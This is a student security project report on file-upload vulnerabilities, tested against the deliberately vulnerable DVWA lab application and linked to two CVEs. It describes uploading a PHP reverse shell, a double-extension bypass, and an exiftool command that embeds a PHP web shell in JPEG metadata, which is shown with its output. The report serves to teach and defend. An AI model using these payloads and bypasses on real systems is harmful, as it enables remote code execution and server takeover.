Project 5: Common Vulnerabilities Across Real Web Applications

Vulnerability Chosen: File Upload
Platform Used: Damn Vulnerable Web Application (DVWA)

1. Introduction

File upload functionality is commonly used in web applications to allow users to upload images, documents, or other files. If not properly secured, file upload features can be exploited by attackers to upload malicious files, leading to serious security issues such as Remote Code Execution (RCE).

This project analyzes the **File Upload vulnerability in DVWA** and connects it with **real-world vulnerabilities (CVEs)** to demonstrate how similar attacks occur in real applications.

2. DVWA File Upload Testing

2.1 Phase 1: Low Security – No Validation

At the Low security level, DVWA performs **no validation** on uploaded files. Any file type, including PHP scripts, can be uploaded.

A malicious PHP reverse shell file was uploaded successfully without any restriction.

Observed Output:

```
../../hackable/uploads/revshell.php successfully uploaded!
```

Analysis:


- No file extension validation
- No MIME type checking
- No file content inspection
- PHP files are accepted and executed

Impact:

- Allows direct upload of malicious PHP files

- Leads to Remote Code Execution **(RCE)**

Defense Present: None



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/revshell.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

File upload page showing successful PHP file upload (Low Security)

2.2 Phase 2: Medium Security – Weak Validation

At the Medium security level, DVWA attempts to restrict uploads by allowing only image extensions such as `.jpg` and `.png`. However, it checks **only the file extension**.

A PHP file was renamed using a **double extension** (`rshell.php.jpg`) to bypass the validation.

Blocked Attempt Message:
"We can only accept JPEG or PNG images."

Successful Upload:
```
../../hackable/uploads/rshell.php.jpg successfully uploaded!
```

Analysis:


- DVWA checks only the last file extension
- MIME type and file content are not validated

- PHP code remains executable if server configuration allows it


Impact:

- Attackers can disguise malicious scripts as image files
- Upload restrictions can be bypassed easily

Defense Present: Extension-based filtering (Weak)



```
┌──(kali㉿kali)-[~/Downloads]
└─$ mv reverseshell.php rshell.php.jpg
```



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/rshell.php.jpg succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Successful double-extension file upload (Medium Security)

2.3 Phase 3: High Security – Advanced Validation Bypass

At the High security level, DVWA enforces:

- MIME type validation
- Image file verification
- Blocking of PHP and double-extension files

To bypass this, PHP code was injected into the **EXIF metadata** of an image file using the following command:

exiftool -Comment="<?php echo system($_GET['cmd']);?>" galaxy.jpeg

This injects PHP code into the image metadata,which may execute if the file resides in a web-accessible directory.

Verification Output:

- File Type: JPEG
- MIME Type: image/jpeg
- Embedded PHP code in metadata

Upload Result:
`../../hackable/uploads/galaxy.jpeg successfully uploaded!`


Analysis:

- Image passes validation checks
- **PHP code** hidden in metadata
- Demonstrates advanced attack techniques

Impact:

- Shows that even strong validation can be bypassed
- Highlights risk of insecure server configurations


Defense Present: Strong validation, but bypassable



```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool -Comment="<?php echo system(\$_GET["cmd"]);?>" galaxy.jpeg
    1 image files updated

┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool galaxy.jpeg
ExifTool Version Number         : 13.25
File Name                       : galaxy.jpeg
Directory                       : .
File Size                       : 6.8 kB
File Modification Date/Time     : 2025:12:13 05:17:02-05:00
File Access Date/Time           : 2025:12:13 05:17:02-05:00
File Inode Change Date/Time     : 2025:12:13 05:17:02-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php echo system($_GET[cmd]);?>
Image Width                     : 263
Image Height                    : 192
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 263x192
Megapixels                      : 0.050
```

PHP payload injected into image EXIF metadata



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/galaxy.jpeg successfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

EXIF metadata injection and successful image upload (High Security)

---

3. Real-World Vulnerabilities Related to File Upload

3.1 CVE-2025-9942 – Unrestricted File Upload in CodeAstro Real Estate Management System

Affected Product: CodeAstro Real Estate Management System 1.0
Vulnerability Type: Unrestricted File Upload (CWE-434)

Description:
CVE-2025-9942 describes an unrestricted file upload vulnerability in the `submitproperty.php` file. The application fails to validate uploaded files, allowing attackers to upload arbitrary files, including malicious scripts. The vulnerability can be exploited remotely.

Attack Scenario:
An attacker uploads a malicious PHP file through the vulnerable upload functionality. If stored in a web-accessible directory, the file can be executed by the server.

Impact:

- Unrestricted file upload
- Remote Code Execution (RCE)
- Unauthorized server access

- Potential full system compromise

Relation to DVWA:
This vulnerability closely resembles **DVWA Low and Medium File Upload levels**, where validation is missing or weak, allowing malicious file uploads.

3.2 CVE-2025-9762 – Arbitrary File Upload in WordPress "Post By Email" Plugin

Affected Product: Post By Email plugin for WordPress
Vulnerability Type: Arbitrary File Upload (CWE-434)

Description:
CVE-2025-9762 is an arbitrary file upload vulnerability caused by missing file type validation in the `save_attachments` function. This allows unauthenticated attackers to upload malicious files via email attachments.

Attack Scenario:
An attacker sends an email containing a malicious PHP file as an attachment. The plugin saves the file without proper validation. If the file is accessible and executable, it may lead to Remote Code Execution.

Impact:

- Arbitrary file upload
- Website compromise
- Backdoor installation
- Remote Code Execution

Relation to DVWA:
This vulnerability mirrors **DVWA Medium Security**, where insufficient validation allows attackers to bypass upload restrictions.

---

4. Connection Between DVWA and Real-World Attacks

The DVWA File Upload vulnerability demonstrates the same weaknesses found in real-world web applications.

- **DVWA Low Security** reflects unrestricted file upload issues similar to **CVE-2025-9942**, where no validation allows attackers to upload malicious files directly.

- **DVWA Medium Security** demonstrates weak extension-based validation flaws similar to **CVE-2025-9762**, where insufficient file type validation enables attackers to bypass restrictions.

- **DVWA High Security** highlights how advanced techniques such as metadata injection can bypass strong validation mechanisms, emphasizing that secure file handling requires multiple layers of defense.

This confirms that DVWA effectively simulates real-world file upload vulnerabilities observed in modern applications.

---

5. Key Lessons Learned

- File upload functionality is highly sensitive
- Extension-based validation is insufficient
- Uploaded files should never have execution permissions
- Strong validation must include MIME type and content checks
- DVWA helps understand real-world attack techniques

---

6. Conclusion

This project demonstrates how insecure file upload mechanisms can be exploited in both test environments and real-world applications. By linking DVWA experiments with real CVEs, the project highlights the importance of secure file handling and proper validation to prevent serious security breaches.

---

7. References

1. **CVE-2025-9942 –** *Unrestricted File Upload in CodeAstro Real Estate Management System*
https://www.cve.org/CVERecord?id=CVE-2025-9942

2. **CVE-2025-9762 –** *Arbitrary File Upload in WordPress "Post By Email" Plugin*
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-9762

3. **OWASP Web Security Testing Guide**
https://owasp.org/www-project-web-security-testing-guide/